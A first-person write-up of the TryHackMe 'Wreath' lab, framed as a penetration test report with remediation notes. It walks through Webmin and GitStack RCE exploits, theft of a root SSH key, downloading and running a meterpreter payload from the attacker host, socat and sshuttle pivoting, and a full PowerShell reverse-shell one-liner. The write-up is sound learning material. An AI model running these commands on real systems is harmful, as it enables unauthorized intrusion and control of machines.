Wreath Network - A Penetration Test and An Act of Learning - Try Hack Me

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MY IP - 10.50.99.27/24

Findings and Remediation

Scope Summary

- 1. "prod-serv" CVE-2019-15107, unauthenticated remote code execution through publicly available exploit.
- 2. "git-serv" CVE-2018-5955, Unauthorized user creation leading to unauthenticated remote code execution via PHP command shell.
- 3. "wreath-pc" Web Application Filter bypass, leading to remote code execution via malicious php command shell inside exifdata of a image.

Remediation

- 1. CVE-2019-15107 Update webmin server from version 1.89 to 1.973. There are no known public exploits available to this version and would require minor work to correct.
- 2. CVE-2018-5955 Sanitize input of POST requests to the server that include the creation of user or password or upgrade to a patched version of GitStack. Staying current with software reduces the chance of exploit-ability of issues such as this.
- 3. Malicious PHP code embedded in exifdata The reason the image with the malicious php code was able to be uploaded was because of a flaw in the web application filter. The explode function did not sanitize the 2nd file extension. The WAF code inherently allows for a second file extension because it only checks the first file extension after the period. If possible, loop a filtering function until no "." characters exist and all extensions between the character "." have been sanitized, and utilize a black list of file extensions that allow for code execution as opposed to a white list. Make the black list an array of extensions.

Network NMAP Scan

I Ran the first scan with the -sn flag set on nmap. This will slowly...yet some what reliably tell us how many hosts are up on the network.

```
1 > nmap - sn 10.200.98.0/24
```

```
1 Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-25 19:38 MDT
2 Nmap scan report for 10.200.98.200
3 Host is up (0.19s latency).
```

Next, I will perform a service scan with the device. I want to see what version and services these machine is serving. Depending on the service(s). I will run a nmap nse script to enumerate the services even further or go to manual tools.

```
1 nmap -sC -sV -oN nmap/wreath.nmap -p- -T4 10.200.98.200,250
```

```
Nmap scan report for 10.200.98.200
Host is up (0.16s latency).
Not shown: 65530 filtered ports
         STATE SERVICE
                           OpenSSH 8.0 (protocol 2.0)
22/tcp
         open
                ssh
 ssh-hostkey:
   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp
        open http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
_http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp open ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
 http-methods:
   Potentially risky methods: TRACE
 _http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
 _http-title: Thomas Wreath | Developer
 ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Developmen
iding Yorkshire/countryName=GB
 Not valid before: 2021-03-25T23:29:53
 _Not valid after: 2022-03-25T23:29:53
_ssl-date: TLS randomness does not represent time
 tls-alpn:
  http/1.1
9090/tcp closed zeus-admin
10000/tcp open http
                           MiniServ 1.890 (Webmin httpd)
_http-server-header: MiniServ/1.890
http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Nmap scan report for 10.200.98.250
Host is up (0.17s latency).
Not shown: 65533 closed ports
PORT
        STATE SERVICE VERSION
                      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
   2048 57:20:62:d2:ba:36:93:54:15:3a:aa:0a:08:f1:a7:19 (RSA)
   256 90:5b:20:a9:0d:78:d2:7c:5e:50:25:e5:f3:d8:94:31 (ECDSA)
   256 7f:61:c9:bc:ef:8a:38:a1:10:21:bb:f5:e2:cc:4d:8e (ED25519)
1337/tcp open http
                      Node.js Express framework
_http-title: Error
 ervice Info: OS: Linux: CPE: cne:/o:linux:linux kernel
```

Figure 1: NMAP Service Scan

The next enumeration scan is the OS guesser and the http enumeration scan.

```
1 sudo nmap -oN nmap/Service-all.nmap -A --script=http-enum -p22
     ,80,443,9090,10000 10.200.98.200
```

```
3 80/tcp open http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1 c)
4 |_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
5 443/tcp open ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1 c)
```

```
PORT
          STATE SERVICE
                            VERSION
22/tcp
                            OpenSSH 8.0 (protocol 2.0)
          open
                 ssh
 ssh-hostkey:
    3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
    256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
   256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp
         open http
                           Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
 http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
 http-title: Did not follow redirect to https://thomaswreath.thm
         open
443/tcp
                 ssl/http
                           Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
 http-methods:
    Potentially risky methods: TRACE
  http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
 http-title: Thomas Wreath | Developer
 ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas
Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
 Not valid before: 2021-03-25T23:29:53
 Not valid after: 2022-03-25T23:29:53
  ssl-date: TLS randomness does not represent time
  tls-alpn:
   http/1.1
9090/tcp closed zeus-admin
                           MiniServ 1.890 (Webmin httpd)
10000/tcp open http
 http-server-header: MiniServ/1.890
 http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
```

Figure 2: NMAP Service Scan

The scan results look like we are dealing wit a centos server.

The last nmap scan on the webserver (10.200.98.200). I performed a vuln scan via nmap. I got a lot of useful information

```
sudo nmap -oN nmap/Service-all.nmap -A --script=vuln -p22
,80,443,9090,10000 10.200.98.200
```

```
Host is up (0.29s latency).

PORT STATE SERVICE VERSION

10000/tcp open http MiniServ 1.890 (Webmin httpd)

| http-csrf: Couldn't find any CSRF vulnerabilities.

| http-dombased-xss: Couldn't find any DOM based XSS.

| http-litespeed-sourcecode-download:

| Litespeed Web Server Source Code Disclosure (CVE-2010-2333)

| /index.php source code:

| <h!>From - Document follows</h!>
| This web server is running in SSL mode. Try the URL <a href='https://ip-2000.08.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000.09.2000
```

Figure 3: NMAP Service Scan

Performing some research **Thunder claps** BY THE POWER OF GOOGLE...

This server that is hosted on port 10000, "WebMin 1.890" is susceptible to unauthorized remote code execution. https://medium.com/@foxsin34/webmin-1-890-exploit-unauthorized-rce-cve-2019-15107-23e4d5a9c3b4

The github link:

https://raw.githubusercontent.com/foxsin34/WebMin-1.890-Exploit-unauthorized-RCE/master/webmin-1.890_exploit.pys

```
1 Classroom's exploit:
2
3
4 https://github.com/MuirlandOracle/CVE-2019-15107
```

Followed the link to download the exploit file.

Lets try and break this exploit down...

The exploit defines a function named exploit that accepts arguments:

- 1. target
- 2. port
- 3. url
- 4. command

A header and a payload are defined. Then it takes those arguments into a curl command.

Super high level overview but it appears that this is not something that is impossible for mortal men like me.

Web Server

When trying to attempt to log into the webserver I could not connect because there is no DNS for serving this web application. I modified my "/etc/hosts" file to add the domain thomaswreath.thm. Now I can connect.

Task 5 Question 1

- 1. How many of the first 15K ports are open on the target?
- 2. What OS does NMAP think is running?
- 3. What site is the server trying to redirect you too?
- 4. Read through the page what is Thomas's phone number?
- 5. What server version does NMAP detect?
- 6. What is the CVE number for this exploit?

Webmin Exploit

When running the command i followed the persons blog. You can run some multi-worded command by placing quotes around it.




Figure 4: Root



Figure 5: Wget-Fail 1

```
inet6 fe80::ea47:11ff:a814:2412/64 scope link stable-privacy
valid_lft forever preferred_lft forever
cory@kali ~/T/Wreath (main)> python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

e/cory/Try Hack Me/Wreath 238x11
Reverse HTTP Inline
```

Figure 6: Wget-Fail 2

Now I have a stable shell from the exploit creating a stable netcat reverse shell.

Time for dir enumeration.

Task 6 Questions

1. What is the root users password hash?

2. Whatis the full path to the file to maintain access.

I downloaded the root user's ssh key then changed the permissions to allow ssh to utilize the key.

```
1 chmod 600 id_rsa
```

Now I have a stable bash shell after running the following:

```
1 ssh -i id_rsa root@10.200.98.200
```

```
SSN: CONNECT TO NOST 10.50.99.27 port 22: Connection refused

cory@kali ~/T/Wreath (main) 255 > ssh -i id rsa root@10.200.98.200

The authenticity of host '10.200.98.200 (10.200.98.200)' can't be established. ECDSA key fingerprint is SHA256:THDwSEv1rb9SXkMf4HfQREF1FvH2GtKfaBzVlSsYnuM. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.200.98.200' (ECDSA) to the list of known hosts. [root@prod-serv ~]# whoami root

[root@prod-serv ~]# pwd /root

[root@prod-serv ~]# wget
-bash: wget: command not found

[root@prod-serv ~]# ls anaconda-ks.cfg chisel chisel-Chekn8 nmap-chekn8 socat-chekn8 [root@prod-serv ~]#
```

Figure 7: ssh-root

```
curl: try 'curl --help' or 'curl --manual' for more information
[root@prod-serv ~]# curl http://10.50.99.27/rev.elf --output rev.elf
          % Received % Xferd Average Speed Time
                                                   Time
                                                           Time Current
                             Dload Upload
                                                           Left Speed
                                            Total
                                                   Spent
     250 100
               250
                    0
                          0
                              664
                                       0 --:--:--
[root@prod-serv ~]# ls
anaconda-ks.cfg chisel chisel-Chekn8 nmap-chekn8 rev.elf socat-chekn8
[root@prod-serv ~]# chmod +x rev.elf
[root@prod-serv ~]# ./rev.elf
```

Figure 8: Curl-download

I was able to download a msfvenom payload for a meterpreter shell. Finally I can do this as the lord intended...with a meterpreter shell.

```
meterpreter > getuid
Server username: root @ prod-serv (uid=0, gid=0, euid=0, egid=0)
meterpreter > sysinfo
Computer : 10.200.98.200
OS : CentOS 8.2.2004 (Linux 4.18.0-193.28.1.el8_2.x86_64)
Architecture : x64
BuildTuple : x86_64-linux-musl
Meterpreter : x64/linux
```

Figure 9: Root-Meterpreter

But I am going to follow the class room environment.

Task 8 Question

3. How can you use living off the land to see which ip addresses are active and allow for ICMP echo requests on the "172.16.0.x/24 network using bash?

Night 1 Summary

We enumerated the webserver.

Identified a root level RCE with CVE-2019-15107.

Exploited it to created a reverse shell via netcat.

Pillaged the ssh id_rsa key from the "/root/.ssh" directory.

Used ssh bash connection to download a meterpreter payload and get an meterpreter shell in metasploit.

Pivoting and Proxychains

I setup my socks proxy server via metaplsploit's socks proxy module and set it to port 88 and edited my proxy chains configuration file to have the following listed on the end of the proxychains4.conf file:

```
1 socks4 127.0.0.1 88
2 socks5 127.0.0.1 88
```

While enumerating the compromised machine I found a file called "zoki" in the /tmp directory, it looked like an interesting name and gave me 3 new IPs to look into.

- 1. 10.200.98.100
- 2. 10.200.98.150
- 3. 10.200.98.250

10.200.98.250

NMAP SCAN

```
1 PORT
            STATE SERVICE REASON VERSION
                        syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
2 22/tcp
          open ssh
      Linux; protocol 2.0)
  | ssh-hostkey:
       2048 57:20:62:d2:ba:36:93:54:15:3a:aa:0a:08:f1:a7:19 (RSA)
  ssh-rsa
      AAAAB3NzaC1yc2EAAAADAQABAAABAQCyLp5ZEiaXOVa95IGCrYqB10w235dZ4bQGATl0vmsN2
      +wnvDmyRQA6vyFq7/pYX/vT2xkbWlNzb7/
      yOUi4Qp3W83vqUdSI8ibTtxKJ48x0faAQmH6asSFhgAvqMwgUM/7
      KcbMve2AhOYkkHMwJW+
      rncEN7SQo5RMAdIuaKqiyO0Fph7OfAzT5hZcypRMzXJ7xrTMIDfrxGtnLNfIBrgSeVwgb6BkQvoHJImU
      +4jkq9IgQQ2uYZC8wXKU6h0dxwEpIHH9+
      GgkRlt7HgA886Qd6yFRFgKAby7YJ7arpKx0lTEG1sIUA0Hf+5
      Bv4zrkCiKZrVMMec6uUsedyz+QV0Z
6 | 256 90:5b:20:a9:0d:78:d2:7c:5e:50:25:e5:f3:d8:94:31 (ECDSA)
7 | ecdsa-sha2-nistp256
      AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJw7SZFGSQ2KSLhlhSn8BPseyany
      +koGCGXrnKfcvHZXi3mqCYMkf7RuNFTrU7B70m0uHZJ213acNLpPlYXQN8=
8
       256 7f:61:c9:bc:ef:8a:38:a1:10:21:bb:f5:e2:cc:4d:8e (ED25519)
  _ssh-ed25519
      AAAAC3NzaC1lZDI1NTE5AAAAIGBzi3t2P5ZLzjCrtCkKowtxKKsuUwMo83lID45oRj8Y
10 1337/tcp open http syn-ack Node.js Express framework
11 http-methods:
12 _ Supported Methods: GET HEAD POST OPTIONS
```

```
13 |_http-title: Error
14 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

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No information enumerated.

NMAP on the compormised host

Used my metasploit sessions to upload the NMAP-Username to the compromised system.

Now I did a complete service and vuln scan on the host and only those ports.

```
1 NO LUCK
```

This did not work as it is only the standalone binary.

trying a proxychains scan.

Connection refused. Adding a portfwd.

portfwd no dice.

I forgot to add my routes in my metasploit session to see the new devices.

I successfully scanned services and versions on 10.200.92.150

```
1 Nmap scan report for 10.200.98.150
2 Host is up (5.3s latency).
3
4 PORT STATE SERVICE VERSION
5 80/tcp open http Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3 Python/2.7.2 PH
6 |_http-server-header: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL /0.9.8u mod_wsgi/3.3 Python/2.7.2 PHP/5.4.3
7 |_http-title: Page not found at /
8 3389/tcp open ms-wbt-server Microsoft Terminal Services
9 | ssl-cert: Subject: commonName=git-serv
```

The scan returned information about a git-serv, and the questions led to it. I was bot able to foxy proxy to the webpage to try the log in so I left it to the automated tools.

Performed a searchsploit search for the terms "gitstack 2.3.10". It returned the edb 43777.py.

I copied over to the current directory and renames it "git-rce.py"

SSHUTTLE

Here is where I learned something so useful I wanted to stop doing what I was doing for a proxy(proxychains) and convert my proxy religion to sshuttle. It is essentially a poor mans VPN, their words not mine actually. What it does is to use the ssh cert that I pillaged from the webserver and create an ssh tunnel through the webserver "prod-serv" and give me access to the next internal machine as if I was on the same subnet.

So in order to get this to work I needed to:

```
1 1. Install "sshuttle".
3 2. Run a terminal as root "sudo su". This switches user to root.
5 3. Then run the following command:
6
7
       sshuttle -r root@10.200.98.200 --ssh-cmd "ssh -i id_rsa"
          10.200.98.0/24 -x 10.200.98.200
8
9 This command is broken down as follows:
10
       1. sshuttle specifies the binary we are using.
11
12
13
       2. -r root@ipaddress means we are connecting to a remote resource,
          as the use root.
14
       3. Since sshuttle does not utilize Openssh we need to have it run a
15
           ssh command with the flag --ssh-cmd and then it is using the
          secret key I pillaged from the webserver.
16
17
       4. Then we see a subnet with a cidr notation. Remember this is
          creating a VPN like connection through the webserver so we are
          specifying we are essentially adding ourselves to the
```

```
10.200.98.0/24 network. It really is us just using the ssh connection as a tunnel to the network.
18
19 5. The -x tells the binary to exclude the connection to the webserver. If we do not we receive an error and the conneciton breaks.
```

Here is what happens before the connection if I try to link to the webserver prior to using sshuttle.




Figure 10: Curl-Fail

Here is what happens after using the connection. Proof it works.

```
fish/home/cory
                                                           fish /home/cory 117x55
Welcome to fish, the friendly interactive shell
Type `help` for instructions on how to use fish
cory@kali ~> curl 10.200.98.150
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
<title>Page not found at /</title>
  <meta name="robots" content="NONE,NOARCHIVE">
  <style type="text/css">
    html * { padding:0; margin:0; }
body * { padding:10px 20px; }
body * * { padding:0; }
    body { font:small sans-serif; background:#eee; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; margin-bottom:.4em; }
    h1 span { font-size:60%; color:#666; font-weight:normal; }
    table { border:none; border-collapse: collapse; width:100%; }
td, th { vertical-align:top; padding:2px 3px; }
    th { width:12em; text-align:right; color:#666; padding-right:.5em; }
    #info { background:#f6f6f6; }
    #info ol { margin: 0.5em 4em; }
#info ol li { font-family: monospace; }
    #summary { background: #ffc; }
    #explanation { background:#eee; border-bottom: 0px none; }
  </style>
</head>
<body>
  <div id="summary">
     <h1>Page not found <span>(404)</span></h1>
     Request Method:
        GET
       Request URL:
       http://10.200.98.150/
      </div>
  <div id="info">
      Using the URLconf defined in <code>app.urls</code>,
      Django tried these URL patterns, in this order:
      <
                  ^registration/login/$
```

Figure 11: Curl-Success

Exploitation of the Git Stack server 10.200.98.150

Now that we have a working tunnel to the interior of the network and a known working exploit it is time we try it out.

```
cory@kali ~/T/Wreath (main) [125]> python2 git-rce.py

[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP

Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br/>
->Note: Ncat:
Nc
```

Figure 12: Exploit-Test

In the screen shot we can see that we have been able to connect to the machine and exploit it successfully. The end we see that the command was ran as the NT-Authority-System account. This is essentially root for Windows.

Now it is time to enumerate the machine and try to get a stabilized shell.

- 1. What is the hostname of the target?
- 2. What operating system is this?
- 3. What user is the server running as?

Establishing a Connection

I wanted to test whether or not the victim machine can reach back to me. I ran topdump to test for icmp traffic only. Then I ran the command on the git-ree exploit by changing the command portion to:

```
1 command = "ping -n 3 10.50.99.27"
```

I did not receive any icmp traffic to my machine. I tried shutting down the firewall to allow connections to the port I have on my machine. no dice.

```
1 firewall-cmd --zone=public --add-port 448/tcp
```

Reverse Shell

Now lets see if we can make a shell connection back to my attacker machine. I setup a netcat listener on port 448.

```
1 > nc -lnvp 448
```

SOCAT passthrough Shell

Now I am going to use socat to create a shell to pass the connection from "git-serv" to "prod-serv" then to my attacker machine.

This will be run on the compromised "prod-serv".

```
1 ./socat tcp-l:448 tcp:10.50.99.27:448 &
```

```
root@prod-serv ~]# ./socat tcp-l:448 tcp:10.50.99.27:448 &
[1] 3619
[root@prod-serv ~]# netstat -tulpn
Active Internet connections (only servers)
                                                                                PID/Program name
Proto Recv-Q Send-Q Local Address
                                            Foreign Address
                                                                    State
tcp
          0
                 0 0.0.0.0:5355
                                            0.0.0.0:*
                                                                    LISTEN
                                                                                1406/systemd-resolv
          0
                 0 0.0.0.0:10000
                                            0.0.0.0:*
                                                                    LISTEN
                                                                                1808/perl
tcp
tcp
          0
                 0 0.0.0.0:22
                                            0.0.0.0:*
                                                                    LISTEN
                                                                                847/sshd
                                                                                3619/./socat
tcp
          0
                 0 0.0.0.0:448
                                            0.0.0.0:*
                                                                    LISTEN
tcp6
          0
                 0 :::3306
                                                                    LISTEN
                                                                                1152/mysqld
tcp6
          0
                 0 :::5355
                                                                    LISTEN
                                                                                1406/systemd-resolv
                                                                                 1512/httpd
                 0 :::80
tcp6
          0
                                                                    LISTEN
          0
tcp6
                0 :::22
                                                                    LISTEN
                                                                                847/sshd
          0
tcp6
                 0 :::443
                                            :::*
                                                                    LISTEN
                                                                                1512/httpd
          0
                 0 0.0.0.0:5355
                                            0.0.0.0:*
                                                                                 1406/systemd-resolv
udp
                                                                                 1808/perl
udp
          0
                 0 0.0.0.0:10000
                                            0.0.0.0:*
udp
          0
                 0 127.0.0.53:53
                                            0.0.0.0:*
                                                                                 1406/systemd-resolv
          0
                 0 :::5355
                                                                                 1406/systemd-resolv
udp6
                                            :::*
[root@prod-serv ~]#
```

Figure 13: socat connection

Now that I established a talk back it is time to create the shell.

Then I went to "revshell.org" and put my information in to create a shell. This website makes various reverse shell one liners for people to use based off the ip and port provided.




Figure 14: Revshell.org

Here is the full command

```
powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient
    ('10.200.98.200',448);$stream = $client.GetStream();[byte[]]$bytes =
    0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -
    ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).
    GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([
    text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte
    ,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Utilizing the repeater function in burpsuite I sent over a post request to the web application and sent it to the exploit.php file I uploaded to the target earlier.




Figure 15: Burp-Post

Here is our successful reverse connection from the "git-serv" to the "prod-serv" to my attacker machine.

```
sudo /home/cory/Try Hack Me/Wreath 118x21
Welcome to fish, the friendly interactive shell
Type `help` for instructions on how to use fish
cory@kali ~/T/Wreath (main)> sudo nc -lnvp 448
[sudo] password for cory:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::448
Ncat: Listening on 0.0.0.0:448
cory@kali ~/T/Wreath (main) [SIGINT]> sudo nc -lnvp 448
[sudo] password for cory:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::448
Ncat: Listening on 0.0.0.0:448
Ncat: Connection from 10.200.98.200.
Ncat: Connection from 10.200.98.200:47402.
nt authority\system
PS C:\GitStack\gitphp>
```

Figure 16: Git-Serv Powershell Connection

Curl Method

I created a curl script to create a psuedo shell. Fairly simple and straight to the point. Hit ctrl+C to exit.


